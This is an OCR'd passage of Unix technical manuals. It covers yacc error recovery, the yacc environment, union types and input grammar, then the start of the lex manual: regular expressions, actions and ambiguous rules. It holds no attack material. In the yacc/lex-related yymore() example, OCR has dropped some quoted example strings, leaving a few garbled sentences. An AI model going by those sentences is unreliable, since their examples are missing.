It is seldom acceptable to stop all processing when an error is found; further syntax errors might be found if parsing continues. But, how do we get the parser ''restarted'' after an error is detected. One approach is to discard tokens from the input until parsing can be continued.

Yacc provides a simple, but reasonably general, feature for discarding tokens. The token name `error` is reserved for error handling. On the right side of a production, `error` suggests a place where error recovery is planned. When an error occurs, the parser pops its stack until it enters a state where the token `error` is legal. It then behaves as if `error` were the current lookahead, and performs the action encountered. The lookahead is then reset to the token that caused the error. If no error productions are specified, parsing halts when an error is detected.

In order to prevent a cascade of error messages, the parser, after detecting an error, remains in the error state until three tokens have been successfully read and shifted. If an error is detected when the parser is already in error state, no message is given, and the input token is quietly deleted.

For example, a production

```
stmt : error
```

would, in effect, mean that on a syntax error the parser would attempt to skip over the statement in which the error was seen. More precisely, the parser will scan ahead, looking for three tokens that might legally follow a statement, and start processing at the first of these; if the beginnings of statements are not sufficiently distinctive, it may make a false start in the middle of a statement, and end up reporting a second error where there is in fact no error.

Actions can be used with these special error rules. These actions might attempt to reinitialize tables, reclaim symbol table space, etc.

Productions with just `error` on the right side are very general, but difficult to control. Somewhat easier are productions such as

```
stmt : error ';'
```

Here, upon error, the parser attempts to skip over the statement, but will do so by skipping to the next semicolon. All tokens after the error and before the next semicolon cannot be shifted, and are discarded. When the semicolon is seen, this right side will be reduced, and any ‘‘cleanup’’ action associated with it performed.

Another form of error production arises in interactive applications, where it may be desirable to permit a line to be reentered after an error. A possible error production might be

```
input :  error '\n'
             {  printf("Reenter last line: ");  }
         input
             { $$ = $input;  }
       ;
```

One potential difficulty with this approach is that the parser must correctly process three input tokens before it admits that it has correctly resynchronized after the error. If the reentered line contains an error in the first two tokens, the parser deletes the offending tokens, and gives no message; this is clearly unacceptable. For this reason, there is a mechanism that can be used to force the parser to believe that an error has been fully recovered from. The statement

```
yyerrok;
```

in an action resets the parser to its normal mode. The last example is better written

```
input :  error '\n'
             { yyerrok; printf("Reenter last line: "); }
         input
             { $$ = $input; }
       ;
```

As mentioned above, the token seen immediately after the `error` symbol is the input token at which the error was discovered. Sometimes, this is inappropriate; for example, an error recovery action might take upon itself the job of finding the correct place to resume input. In this case, the previous lookahead token must be cleared. The statement

```
yyclearin;
```

in an action has this effect. For example, suppose the action after error is to call some sophisticated resynchronization routine, supplied by the user, that attempts to advance the input to the beginning of the next valid statement. After this routine is called, the next token returned by `yylex` is presumably the first token in a legal statement; the old, illegal token must be discarded, and the error state reset. This can be done by a rule like

```
stmt :  error
            { resynch(); yyerrok; yyclearin; }
     ;
```

These mechanisms are admittedly crude, but do allow for a simple, fairly effective recovery of the parser from many errors; moreover, the user can get control to deal with the error actions required by other portions of the program.

6. The Yacc Environment

From a specification, *yacc* creates a file of C programs, called `y.tab.c` on most systems.

6.1. Program Organization

Consider a specification file of the form

```
%{
        ⟨user supplied code within declarations⟩
#define YYSTYPE ⟨desired type⟩
%}
        ⟨declarations section⟩
%%
        ⟨productions⟩
%%
        ⟨user-routines section⟩
```

From this specification, *yacc* creates a file `y.tab.c`, organized as follows:

```
        ⟨user supplied code within declarations⟩
#define YYSTYPE ⟨desired type⟩
        ⟨token and other declarations⟩
        ⟨user-routines section⟩
        ⟨parser tables⟩
yyparse() {   ··· }
```

Actions are incorporated into `yyparse`.

As mentioned in Section 1, `yyparse`, the code for the parser, expects the following functions to be supplied:

```
int yylex() {
    a lexical analyzer; returns a token
}
int main(···) {
    ··· yyparse(); ···
}
void yyerror(s) char *s; {
    print an error message pointed to by s
}
```

The function `main` decides when it wants to call `yyparse`, which returns 0 if the parser accepts, and 1 if an error is detected and no error recovery is possible.

A user-supplied function `yyerror` is called with a string containing an error message. Applications typically do more than simply print the message; for example, the message might be accompanied by the input line number on which the error was detected. The external integer variable `yychar` contains the lookahead token number at the time an error is detected; this may be of some interest in giving better diagnostics.

The external variable `yydebug` is normally set to 0. It it is set to a nonzero value, the parser will output a verbose description of its actions, including the tokens read and the parser actions. Depending on the operating environment, it may be possible to set this variable by using a debugging system.

6.2. Lexical Tie-Ins

The lexical analyzer `yylex` must return an integer, the token number, representing the lookahead token. An attribute value associated with the token must be placed in the global variable `yylval`. The lexical-analyzer generator *lex* [10] can be used together with *yacc*.

The parser and the lexical analyzer must agree on the token numbers in order for communication between them to take place. Token numbers may be chosen by *yacc*, or chosen by the user. In either case, the `#define` mechanism of C is used to allow the lexical analyzer to refer to these numbers symbolically. For example, the declarations section

```
%token IF ELSE
```

leads to the following definitions in the file `y.tab.c`:

```
# define IF 257
# define ELSE 258
```

If `yylex` is included in the user-routines section, it is within the scope of these definitions, so `IF` and `ELSE` can be used as the names of token numbers in `yylex`.

A file `y.tab.h` containing the definition of token numbers can be created by running *yacc* with the `-d` option.

The approach of treating token names as defined constants leads to clear, easily modified lexical analyzers; the only pitfall is the need to avoid using any token names that are reserved or significant in C or the parser. For example, the use of the token names `if` and `while` will almost certainly cause severe difficulties when the lexical analyzer is compiled. The token name `error` is reserved for error handling; see Section 5.

Yacc chooses token numbers if the user does not. The default token number for a literal character is the numerical value of the character in the local character set. Other names are assigned token numbers starting at 257.

To assign a number to a token (including a literal), the first appearance of the token name or literal in the declarations section can be immediately followed by a nonnegative integer. This integer is taken to be the token number of the name or literal. Names and literals not defined by this mechanism retain their default definition. It is important that all token numbers be distinct.

For historical reasons, the endmarker must have token number 0 or negative. This token number cannot be redefined by the user; thus, all lexical analyzers must be prepared to return 0 or negative as a token number upon reaching the end of their input.

6.3. Communicating Context to the Lexical Analyzer

Some lexical decisions depend on context. For example, the lexical analyzer might want to delete blanks normally, but not within quoted strings. Or names might be entered into a symbol table in declarations, but not in expressions.

One way of handling this situation is to create a global flag that is examined by the lexical analyzer, and set by actions. For example, suppose a program consists of zero or more declarations, followed by zero or more statements. Consider:

```
%{
    int dflag;
%}
···  other declarations ···
%%
prog  :  decls stmts
      ;
decls :  /* empty */          { dflag = 1; }
      |  decls  declaration
      ;
stmts :  /* empty */          { dflag = 0; }
      |  stmts  statement
      ;
···  other productions ···
```

The flag `dflag` is now 1 when reading declarations and 0 when reading statements, *except for the first token in the first statement.* This token must be seen by the parser before it can tell that the declarations have ended and the productions have begun. In many cases, this single token exception does not affect the lexical scan.

This kind of ‘‘backdoor’’ approach can be elaborated to a noxious degree. Nevertheless, it represents a way of doing some things that are difficult, if not impossible, to do otherwise.

Some programming languages permit the user to use words like `if`, which are normally reserved, as label or variable names, provided that such use does not conflict with the legal use of these names in the programming

language. This is extremely hard to do in the framework of *yacc*; it is difficult to pass information to the lexical analyzer telling it ''this instance of `if` is a keyword, and that instance is a variable''. The user can make a stab at it, using flags like `dflag`, above, but it is difficult. It is better that the keywords be *reserved*; that is, be forbidden for use as variable names. There are powerful stylistic reasons for preferring this, anyway.

6.4. Support for Arbitrary Attribute Types

By default, the values returned by actions and the lexical analyzer are integers. Other types can be supported by defining `YYSTYPE` in the declarations section, as in

```
%{
#define YYSTYPE double
%}
```

`YYSTYPE` is not a normal variable, because the parser contains the following lines to define it to be `int` if it has not already been defined by the user:

```
#ifndef YYSTYPE
#define YYSTYPE int
#endif
```

Clearly, `YYSTYPE` can be defined to be any type, including a union type.

The `%union` mechanism of *yacc* attempts to make the underlying union transparent, in all but a few places where *yacc* needs help in determining which field of the union is intended.

Unions are declared in the declarations section, an example being

```
%union {
    int    ival;
    double dval;
    char * sval;
}
```

A union type with these members is created for the *yacc* value stack, and for the global variables `yylval` and `yyval`. With the `-d` option, *yacc* copies the union type into the `y.tab.h` file. The type of the union can be referred to as `YYSTYPE`.

The type of each attribute must now correspond to one of the union members. The construction

```
<name>
```

indicates a union member name. If the construction follows `%token`, `%left`, `%right`, or `%nonassoc`, then the union member name is associated with the tokens in that declaration. Another keyword `%type` is used similarly to associate union member names with nonterminals. Thus, we might use

```
%type <dval> expr term
```

There remain a couple of cases where these mechanisms are insufficient. If there is an action within a rule, the value returned by this action has no a priori type. Similarly, reference to left context values leaves *yacc* with no easy way of knowing the type. In this case, a type can be imposed on the reference by inserting a union member name, between `<` and `>`, immediately after the first `$` and immediately before the symbol name or number. An example of this usage is

```
rule :  aaa  {  $<intval>$  =  3;  }
        bbb  {  fun( $<intval>2, $<other>0 );  }
     ;
```

where the union member names `intval` and `other` are inserted within references. This syntax has little to recommend it, but the situation arises rarely.

The facilities in this subsection are not triggered until they are used: in particular, the use of `%type` will turn on these mechanisms. When they are used, there is a fairly strict level of checking. For example, use of `$`*n*

or `$$` to refer to something with no defined type is diagnosed. If these facilities are not triggered, the *yacc* value stack is used to hold `int`s, as was true historically.

7. Acknowledgements

The original acknowledgements, from [6], are as follows. ''*Yacc* owes much to a most stimulating collection of users, who have goaded me beyond my inclination, and frequently beyond my ability, in their endless search for 'one more feature'. Their irritating unwillingness to learn how to do things my way has usually led to my doing things their way; most of the time, they have been right. B. W. Kernighan, P. J. Plauger, S. I. Feldman, C. Imagna, M. E. Lesk, and A. Snyder will recognize some of their ideas in the current version of *yacc*. C. B. Haley contributed to the error recovery algorithm. D. M. Ritchie, B. W. Kernighan, and M. O. Harris helped translate this document into English. Al Aho also deserves special credit for bringing the mountain to Mohammed, and other favors.''

This version of *yacc* has benefited from thoughtful comments by B. W. Kernighan, M. F. Fernandez, and M. Tasman.

8. References

1. Aho, A.V. and Johnson, S.C. LR parsing. *ACM Computing Surveys 6*, 2 (1974), 99-124.
2. Aho, A.V., Johnson, S.C., and Ullman, J.D. Deterministic parsing of ambiguous grammars. *CACM 18*, 8 (1975), 441-452.
3. Aho, A.V., Sethi, R., and Ullman, J.D. *Compilers: Principles, Techniques, and Tools*. Addison-Wesley, Reading, Mass, 1986.
4. Backus, J.W. The syntax and semantics of the proposed international algebraic language of the Zurich ACM-GAMM Conference. In *International Conference on Information Processing, June 1959*, Unesco, Paris, 1960, pp. 125-132.
5. Johnson, S.C. A Portable Compiler: Theory and Practice. In *Proc. 5th ACM Symp. on Principles of Programming Languages*, January 1978.
6. Johnson, S.C. Yet Another Compiler Compiler. In *Unix Programmer's Manual*, Vol. 2, M.D. McIlroy and B.W. Kernighan, Eds. AT&T Bell Laboratories, Murray Hill, NJ 07974, 1979.
7. Kernighan, B.W. and Cherry, L.L. A system for typesetting mathematics. *CACM 18*, 3 (1975), 151-157.
8. Kernighan, B.W. and Pike, R. *The UNIX Programming Environment*. Prentice-Hall, 1984.
9. Kernighan, B.W. and Ritchie, D.M. *The C Programming Language*. Prentice Hall, Englewood Cliffs, NJ, 1988. 2nd Edition.
10. Lesk, M.E. and Schmidt, M. Lex — A Lexical Analyzer Generator. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.
11. Schreiner, A.T. and Friedman, H.G. Jr. *Introduction to Compiler Construction with UNIX*. Prentice-Hall, Englewood Cliffs, N.J, 1985.
12. Stroustrup, B. *The C++ Programming Language*. Addison-Wesley, 1986.

Appendix A. Yacc Input Syntax

This appendix has a description of the *yacc* input syntax, as a *yacc* specification. Context dependencies, etc., are not considered. Ironically, the *yacc* input specification language is most naturally specified as an LR(2) grammar; the sticky part comes when an identifier is seen in a rule, immediately following an action. If this identifier is followed by a colon, it is the start of the next rule; otherwise it is a continuation of the current rule, which just happens to have an action embedded in it. As implemented, the lexical analyzer looks ahead after seeing an identifier, and decide whether the next token (skipping blanks, newlines, comments, etc.) is a colon. If so, it returns the token `C_IDENTIFIER`. Otherwise, it returns `IDENTIFIER`. Literals (quoted strings) are also returned as `IDENTIFIER`s, but never as part of `C_IDENTIFIER`s.

```
        /* grammar for the input to yacc */

        /* basic entities */
%token  IDENTIFIER  /* includes identifiers and literals */
%token  C_IDENTIFIER/* identifier (but not literal) followed by colon */
%token  NUMBER      /* [0-9]+ */

        /* reserved words: %type => TYPE, %left => LEFT, etc. */

%token LEFT  RIGHT  NONASSOC  TOKEN  PREC  TYPE  START  UNION

%token MARK   /*  the  %%  mark  */
%token LCURL  /*  the  %{  mark  */
%token RCURL  /*  the  %}  mark  */

        /*  ascii  character  literals  stand  for  themselves  */

%start  spec



%%
spec    :  defs  MARK  rules  tail
        ;

tail    :  MARK  {     In this action, eat up the rest of the file     }
        |  /*  empty:  the  second  MARK  is  optional  */
        ;

defs    :  /*  empty  */
        |  defs  def
        ;

def     :  START  IDENTIFIER
        |  UNION  {  Copy union definition to output  }
        |  LCURL  {  Copy C code to output file  }  RCURL
        |  ndefs  rword  tag  nlist
        ;

rword  :  TOKEN
        |  LEFT
        |  RIGHT
        |  NONASSOC
        |  TYPE
        ;
tag     :  /*  empty:  union  tag  is  optional  */
        |  '<'  IDENTIFIER  '>'
        ;

nlist   :  nmno
        |  nlist  nmno
        |  nlist  ','  nmno
        ;

nmno    :  IDENTIFIER           /*  NOTE:  literal  illegal  with  %type  */
        |  IDENTIFIER  NUMBER   /*  NOTE:  illegal  with  %type  */
        ;
```

```
        /*  rules  section  */

rules   :  C_IDENTIFIER  rbody  prec
        |  rules  rule
        ;

rule    :  C_IDENTIFIER  rbody  prec
        |  '|'  rbody  prec
        ;

rbody   :  /*  empty  */
        |  rbody  IDENTIFIER
        |  rbody  act
        ;

act :  '{'  {  Copy  action,  translate  ,  etc.  }  '}'
        ;

prec    :  /*  empty  */
        |  PREC  IDENTIFIER
        |  PREC  IDENTIFIER  act
        |  prec  ';'
        ;
```

Lex — A Lexical Analyzer Generator

M. E. Lesk
E. Schmidt

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

ABSTRACT

Lex helps write programs whose control flow is directed by instances of regular expressions in the input stream. It is well suited for editor-script type transformations and for segmenting input in preparation for a parsing routine.

Lex source is a table of regular expressions and corresponding program fragments. The table is translated to a program which reads an input stream, copying it to an output stream and partitioning the input into strings which match the given expressions. As each such string is recognized the corresponding program fragment is executed. The recognition of the expressions is performed by a deterministic finite automaton generated by *lex*. The program fragments written by the user are executed in the order in which the corresponding regular expressions occur in the input stream.

The lexical analysis programs written with *lex* accept ambiguous specifications and choose the longest match possible at each input point. If necessary, substantial lookahead is performed on the input, but the input stream will be backed up to the end of the current partition, so that the user has general freedom to manipulate it.

Lex can generate analyzers in either C or Ratfor, a language which can be translated automatically to portable Fortran. This manual, however, will only discuss generating analyzers in C. *Lex* is designed to simplify interfacing with *yacc*, for those with access to this compiler-compiler system.

1. Introduction.

Lex is a program generator designed for lexical processing of character input streams. It accepts a high-level, problem oriented specification for character string matching, and produces a program in a general purpose language which recognizes regular expressions. The regular expressions are specified by the user in the source specifications given to *lex*. The *lex* written code recognizes these expressions in an input stream and partitions the input stream into strings matching the expressions. At the boundaries between strings program sections provided by the user are executed. The *lex* source file associates the regular expressions and the program fragments. As each expression appears in the input to the program written by *lex*, the corresponding fragment is executed.

The user supplies the additional code beyond expression matching needed to complete his tasks, possibly including code written by other generators. The program that recognizes the expressions is generated in the general purpose programming language employed for the user's program fragments. Thus, a high level expression language is provided to write the string expressions to be matched while the user's freedom to write actions is unimpaired. This avoids forcing the user who wishes to use a string manipulation language for input analysis to write processing programs in the same and often inappropriate string handling language.

Lex is not a complete language, but rather a generator representing a new language feature which can be added to different programming languages, called ''host languages.'' Just as general purpose languages can produce code to run on different computer hardware, *lex* can write code in different host languages. The host language is used for the output code generated by *lex* and also for the program fragments added by the user. Compatible run-time libraries for the different host languages are also




Figure 1. An overview of *lex*

provided. This makes *lex* adaptable to different environments and different users. Each application may be directed to the combination of hardware and host language appropriate to the task, the user's background, and the properties of local implementations. At present, the only supported host language is C [4], although Fortran (in the form of Ratfor [3] has been available in the past.

Lex turns the user's expressions and actions (called *source* in this memo) into the host general-purpose language; the generated program is named *yylex*. The *yylex* program will recognize expressions in a stream (called *input* in this memo) and perform the specified actions for each expression as it is detected. See Figure 1.

For a trivial example, consider a program to delete from the input all blanks or tabs at the ends of lines.

```
%%
[ \t]+$ ;
```

is all that is required. The program contains a `%%` delimiter to mark the beginning of the rules, and one rule. This rule contains a regular expression which matches one or more instances of the characters blank or tab (written `\t` for visibility, in accordance with the C language convention) just prior to the end of a line. The brackets indicate the character class made of blank and tab; the + indicates ''one or more ...''; and the `$` indicates ''end of line,'' as in QED. No action is specified, so the program generated by *lex* (yylex) will ignore these characters. Everything else will be copied. To change any remaining string of blanks or tabs to a single blank, add another rule:

```
%%
[ \t]+$ ;
[ \t]+  printf(" ");
```

The finite automaton generated for this source will scan for both rules at once, observing at the termination of the string of blanks or tabs whether or not there is a newline character, and executing the desired rule action. The first rule matches all strings of blanks or tabs at the end of lines, and the second rule all remaining strings of blanks or tabs.




Figure 2. *Lex* with *yacc*

Lex can be used alone for simple transformations, or for analysis and statistics gathering on a lexical level. *Lex* can also be used with a parser generator to perform the lexical analysis phase; it is particularly easy to interface *lex* and *yacc* [2]. *Lex* programs recognize only regular expressions; *yacc* writes parsers that accept a large class of context free grammars, but require a lower level analyzer to recognize input tokens. Thus, a combination of *lex* and *yacc* is often appropriate. When used as a preprocessor for a later parser generator, *lex* is used to partition the input stream, and the parser generator assigns structure to the resulting pieces. The flow of control in such a case (which might be the first half of a compiler, for example) is shown in Figure 2. Additional programs, written by other generators or by hand, can be added easily to programs written by *lex*. *Yacc* users will realize that the name *yylex* is what *yacc* expects its lexical analyzer to be named, so that the use of this name by *lex* simplifies interfacing.

Lex generates a deterministic finite automaton from the regular expressions in the source [1]. The automaton is interpreted, rather than compiled, in order to save space. The result is still a fast analyzer. In particular, the time taken by a *lex* program to recognize and partition an input stream is proportional to the length of the input. The number of *lex* rules or the complexity of the rules is not important in determining speed, unless rules which include forward context require a significant amount of rescanning. What does increase with the number and complexity of rules is the size of the finite automaton, and therefore the size of the program generated by *lex*.

In the program written by *lex*, the user's fragments (representing the *actions* to be performed as each regular expression is found) are gathered as cases of a switch. The automaton interpreter directs the control flow. Opportunity is provided for the user to insert either declarations or additional statements in the routine containing the actions, or to add subroutines outside this action routine.

Lex is not limited to source which can be interpreted on the basis of one character lookahead. For example, if there are two rules, one looking for `ab` and another for `abcdefg`, and the input stream is `abcdefh`, *Lex* will recognize `ab` and leave the input pointer just before `cdefh`. Such backup is more costly than the processing of simpler languages.

2. *Lex* Source.

The general format of *lex* source is:

```
{definitions}
%%
{rules}
%%
{user subroutines}
```

where the definitions and the user subroutines are often omitted. The second `%%` is optional, but the first is required to mark the beginning of the rules. The absolute minimum *lex* program is thus

```
%%
```

(no definitions, no rules) which translates into a program which copies the input to the output unchanged.

In the outline of *lex* programs shown above, the *rules* represent the user's control decisions; they are a table, in which the left column contains *regular expressions* (see section 3) and the right column contains *actions*, program fragments to be executed when the expressions are recognized. Thus an individual rule might appear

```
integer printf("found keyword INT");
```

to look for the string `integer` in the input stream and print the message ''found keyword INT'' whenever it appears. In this example the host procedural language is C and the C library function *printf* is used to print the string. The end of the expression is indicated by the first blank or tab character. If the action is merely a single C expression, it can just be given on the right side of the line; if it is compound, or takes more than a line, it should be enclosed in braces. As a slightly more useful example, suppose it is desired to change a number of words from British to American spelling. *Lex* rules such as

```
colour          printf("color");
mechanise       printf("mechanize");
petrol          printf("gas");
```

would be a start. These rules are not quite enough, since the word `petroleum` would become `gaseum`; a way of dealing with this will be described later.

3. *Lex* Regular Expressions.

The definitions of regular expressions are very similar to those in QED [6]. A regular expression specifies a set of strings to be matched. It contains text characters (which match the corresponding characters in the strings being compared) and operator characters (which specify repetitions, choices, and other features). The letters of the alphabet and the digits are always text characters; thus the regular expression

```
integer
```

matches the string `integer` wherever it appears and the expression

```
a57D
```

looks for the string `a57D`.

Operators. The operator characters are

```
" \ [ ] ^ - ? . * + | ( ) $ / { } % < >
```

and if they are to be used as text characters, an escape should be used. The quotation mark operator (**"**) indicates that whatever is contained between a pair of quotes is to be taken as text characters. Thus

```
xyz"++"
```

matches the string `xyz++` when it appears. Note that a part of a string may be quoted. It is harmless but unnecessary to quote an ordinary text character; the expression

```
"xyz++"
```

is the same as the one above. Thus by quoting every non-alphanumeric character being used as a text character, the user can avoid remembering the list above of current operator characters, and is safe should further extensions to *lex* lengthen the list.

An operator character may also be turned into a text character by preceding it with `\`as in

```
xyz\+\+
```

which is another, less readable, equivalent of the above expressions. Another use of the quoting mechanism is to get a blank into an expression; normally, as explained above, blanks or tabs end a rule. Any blank character not contained within `[]` (see below) must be quoted. Several normal C escapes with `\` are recognized: `\n` is newline, `\t` is tab, and `\b` is backspace. To enter `\` itself, use `\\`. Since newline is illegal in an expression, `\n` must be used; it is not required to escape tab and backspace. Every character but blank, tab, newline and the list above is always a text character.

Character classes. Classes of characters can be specified using the operator pair `[]`. The construction `[abc]` matches a single character, which may be `a`, `b`, or `c`. Within square brackets, most operator meanings are ignored. Only three characters are special: these are `\`, `-` and `^`. The `-` character indicates ranges. For example,

```
[a-z0-9<>_]
```

indicates the character class containing all the lower case letters, the digits, the angle brackets, and underline. Ranges may be given in either order. Using `-` between any pair of characters which are not both upper case letters, both lower case letters, or both digits is implementation dependent and will get a warning message. (E.g., `[0\-z]` in ASCII is many more characters than it is in EBCDIC). If it is desired to include the character - in a character class, it should be first or last; thus

```
[-+0-9]
```

matches all the digits and the two signs.

In character classes, the `^` operator must appear as the first character after the left bracket; it indicates that the resulting string is to be complemented with respect to the computer character set. Thus

```
[^abc]
```

matches all characters except `a`, or`b`, `c`, including all special or control characters; or

```
[^a-zA-Z]
```

is any character which is not a letter. The `\` character provides the usual escapes within character class brackets.

Arbitrary character. To match almost any character, the operator character `.` is the class of all characters except newline. Escaping into octal is possible although non-portable:

```
[\40-\176]
```

matches all printable characters in the ASCII character set, from octal 40 (blank) to octal 176 (tilde).

Optional expressions. The operator `?` indicates an optional element of an expression. Thus

```
ab?c
```

matches either `ac` or `abc`.

Repeated expressions. Repetitions of classes are indicated by the operators `*` and `+`.

```
a*
```

is any number of consecutive `a` characters, including zero; while

```
a+
```

is one or more instances of `a`. For example,

```
[a-z]+
```

is all strings of lower case letters. And

```
[A-Za-z][A-Za-z0-9]*
```

indicates all alphanumeric strings with a leading alphabetic character. This is a typical expression for recognizing identifiers in computer languages.

Alternation and Grouping. The operator `|` indicates alternation:

```
(ab|cd)
```

matches either `ab` or `cd`. Note that parentheses are used for grouping, although they are not necessary on the outside level;

```
ab|cd
```

would have sufficed. Parentheses can be used for more complex expressions:

```
(ab|cd+)?(ef)*
```

matches such strings as `abefef`, `efefef`, `cdef`, or `cddd`; but not `abc`, `abcd`, or `abcdef`.

Context sensitivity. *Lex* will recognize a small amount of surrounding context. The two simplest operators for this are `^` and `$`. If the first character of an expression is `^`, the expression will only be matched at the beginning of a line (after a newline character, or at the beginning of the input stream). This can never conflict with the other meaning of `^`, complementation of character classes, since that only applies within the `[]` operators. If the very last character is `$`, the expression will only be matched at the end of a line (when immediately followed by newline). The latter operator is a special case of the `/` operator character, which indicates trailing context. The expression

```
ab/cd
```

matches the string `ab`, but only if followed by `cd`. Thus

```
ab$
```

is the same as

```
ab/\n
```

Left context is handled in *lex* by *start conditions* as explained in section 10. If a rule is only to be executed when the *lex* automaton interpreter is in start condition *x*, the rule should be prefixed by

```
<x>
```

using the angle bracket operator characters. If we considered ''being at the beginning of a line'' to be start condition *ONE*, then the ^ operator would be equivalent to

```
<ONE>
```

Start conditions are explained more fully later.

Repetitions and Definitions. The operators `{}` specify either repetitions (if they enclose numbers) or definition expansion (if they enclose a name). For example

```
{digit}
```

looks for a predefined string named *digit* and inserts it at that point in the expression. The definitions are given in the first part of the *lex* input, before the rules. In contrast,

```
a{1,5}
```

looks for 1 to 5 occurrences of `a`.

Finally, initial `%` is special, being the separator for *lex* source segments.

4. *Lex* Actions.

When an expression written as above is matched, *lex* executes the corresponding action. This section describes some features of *lex* which aid in writing actions. Note that there is a default action, which consists of copying the input to the output. This is performed on all strings not otherwise matched. Thus the *lex* user who wishes to absorb the entire input, without producing any output, must provide rules to match everything. When *lex* is being used with *yacc*, this is the normal situation. One may consider that actions are what is done instead of copying the input to the output; thus, in general, a rule which merely copies can be omitted. Also, a character combination which is omitted from the rules and which appears as input is likely to be printed on the output, thus calling attention to the gap in the rules.

One of the simplest things that can be done is to ignore the input. Specifying a C null statement, `;` as an action causes this result. A frequent rule is

```
[ \t\n] ;
```

which causes the three spacing characters (blank, tab, and newline) to be ignored.

Another easy way to avoid writing actions is the action character `|`, which indicates that the action for this rule is the action for the next rule. The previous example could also have been written

```
" "             |
"\t"            |
"\n"            ;
```

with the same result, although in different style. The quotes around `\n` and `\t` are not required.

In more complex actions, the user will often want to know the actual text that matched some expression like `[a-z]+`. *Lex* leaves this text in an external character array named *yytext*. Thus, to print the name found, a rule like

```
[a-z]+   printf("%s", yytext);
```

will print the string in *yytext*. The C function *printf* accepts a format argument and data to be printed; in this case, the format is ''print string'' (`%` indicating data conversion, and `s` indicating string type), and the data are the characters in *yytext*. So this just places the matched string on the output. This action is so common that it may be written as `ECHO`:

```
[a-z]+   ECHO;
```

is the same as the above. Since the default action is just to print the characters found, one might ask why give a rule, like this one, which merely specifies the default action? Such rules are often required to avoid matching some other rule which is not desired. For example, if there is a rule which matches *read* it will normally match the instances of *read* contained in *bread* or *readjust*; to avoid this, a rule of the form `[a-z]+` is needed. This is explained further below.

Sometimes it is more convenient to know the end of what has been found; hence *lex* also provides a count *yyleng* of the number of characters matched. To count both the number of words and the number of characters in words in the input, the user might write

```
[a-zA-Z]+       {words++; chars += yyleng;}
```

which accumulates in *chars* the number of characters in the words recognized. The last character in the string matched can be accessed by

```
yytext[yyleng-1]
```

Occasionally, a *lex* action may decide that a rule has not recognized the correct span of characters. Two routines are provided to aid with this situation. First, *yymore()* can be called to indicate that the next input expression recognized is to be tacked on to the end of this input. Normally, the next input string would overwrite the current entry in *yytext*. Second, *yyless(n)* may be called to indicate that not all the characters matched by the currently successful expression are wanted right

now. The argument *n* indicates the number of characters in *yytext* to be retained. Further characters previously matched are returned to the input. This provides the same sort of lookahead offered by the / operator, but in a different form.

Example: Consider a language which defines a string as a set of characters between quotation marks, and provides that to include a in a string it must be preceded by a \. The regular expression which matches that is somewhat confusing, so that it might be preferable to write

```
\"[^"]* {
        if (yytext[yyleng-1] == '\\'
             yymore();
        else
             ... normal user processing
        }
```

which will, when faced with a string such as first match the five characters then the call to *yymore()* will cause the next part of the string, to be tacked on the end. Note that the final quote terminating the string should be picked up in the code labeled ``normal processing''.

The function *yyless* might be used to reprocess text in various circumstances. Consider the C problem of distinguishing the ambiguity of =-a. Suppose it is desired to treat this as =- a but print a message. A rule might be

```
=-[a-zA-Z]      {
        printf("Operator (=-) ambiguous\n");
        yyless(yyleng-1);
        ... action for =- ...
        }
```

which prints a message, returns the letter after the operator to the input stream, and treats the operator as =-. Alternatively it might be desired to treat this as = -a. To do this, just return the minus sign as well as the letter to the input:

```
=-[a-zA-Z]      {
        printf("Operator (=-) ambiguous\n");
        yyless(yyleng-2);
        ... action for = ...
        }
```

will perform the other interpretation. Note that the expressions for the two cases might more easily be written

```
=-/[A-Za-z]
```

in the first case and

```
=/-[A-Za-z]
```

in the second; no backup would be required in the rule action. It is not necessary to recognize the whole identifier to observe the ambiguity. The possibility of =-3, however, makes

```
=-/[^ \t\n]
```

a still better rule.

In addition to these routines, *lex* also permits access to the I/O routines it uses. They are:

1) *input()* which returns the next input character;
2) *output(c)* which writes the character *c* on the output; and
3) *unput(c)* pushes the character *c* back onto the input stream to be read later by *input()*.

By default these routines are provided as macro definitions, but the user can override them and supply private versions. These routines define the relationship between external files and internal characters, and must all be retained or modified consistently. They may be redefined, to cause input or output to be transmitted to or from strange places, including other programs or internal memory; but the character set used must be consistent in all routines; a value of zero returned by *input* must mean end of file; and the relationship between *unput* and *input* must be retained or the *lex* lookahead will not work. *Lex* does not look ahead at all if it does not have to, but every rule ending in + * ? $ or containing / implies lookahead. Lookahead is also necessary to match an expression that is a prefix of another expression. See below for a discussion of the character set used by *lex*. The standard *lex* library imposes a 100 character limit on backup.

Another *lex* library routine that the user will sometimes want to redefine is *yywrap()* which is called whenever *lex* reaches an end-of-file. If *yywrap* returns a 1, *lex* continues with the normal wrapup on end of input. Sometimes, however, it is convenient to arrange for more input to arrive from a new source. In this case, the user should provide a *yywrap* which arranges for new input and returns 0. This instructs *lex* to continue processing. The default *yywrap* always returns 1.

This routine is also a convenient place to print tables, summaries, etc. at the end of a program. Note that it is not possible to write a normal rule which recognizes end-of-file; the only access to this condition is through *yywrap*. In fact, unless a private version of *input()* is supplied a file contain-

ing nulls cannot be handled, since a value of 0 returned by *input* is taken to be end-of-file.

5. Ambiguous Source Rules.

Lex can handle ambiguous specifications. When more than one expression can match the current input, *lex* chooses as follows:

1) The longest match is preferred.

2) Among rules which matched the same number of characters, the rule given first is preferred.

Thus, suppose the rules

```
integer keyword action ...;
[a-z]+  identifier action ...;
```

to be given in that order. If the input is *integers*, it is taken as an identifier, because `[a-z]+` matches 8 characters while `integer` matches only 7. If the input is *integer*, both rules match 7 characters, and the keyword rule is selected because it was given first. Anything shorter (e.g. *int*) will not match the expression *integer* and so the identifier interpretation is used.

The principle of preferring the longest match makes rules containing expressions like `.*` dangerous. For example,

```
'.*'
```

might seem a good way of recognizing a string in single quotes. But it is an invitation for the program to read far ahead, looking for a distant single quote. Presented with the input

```
'first' quoted string here, 'second' here
```

the above expression will match

```
'first' quoted string here, 'second'
```

which is probably not what was wanted. A better rule is of the form

```
'[^'\n]*'
```

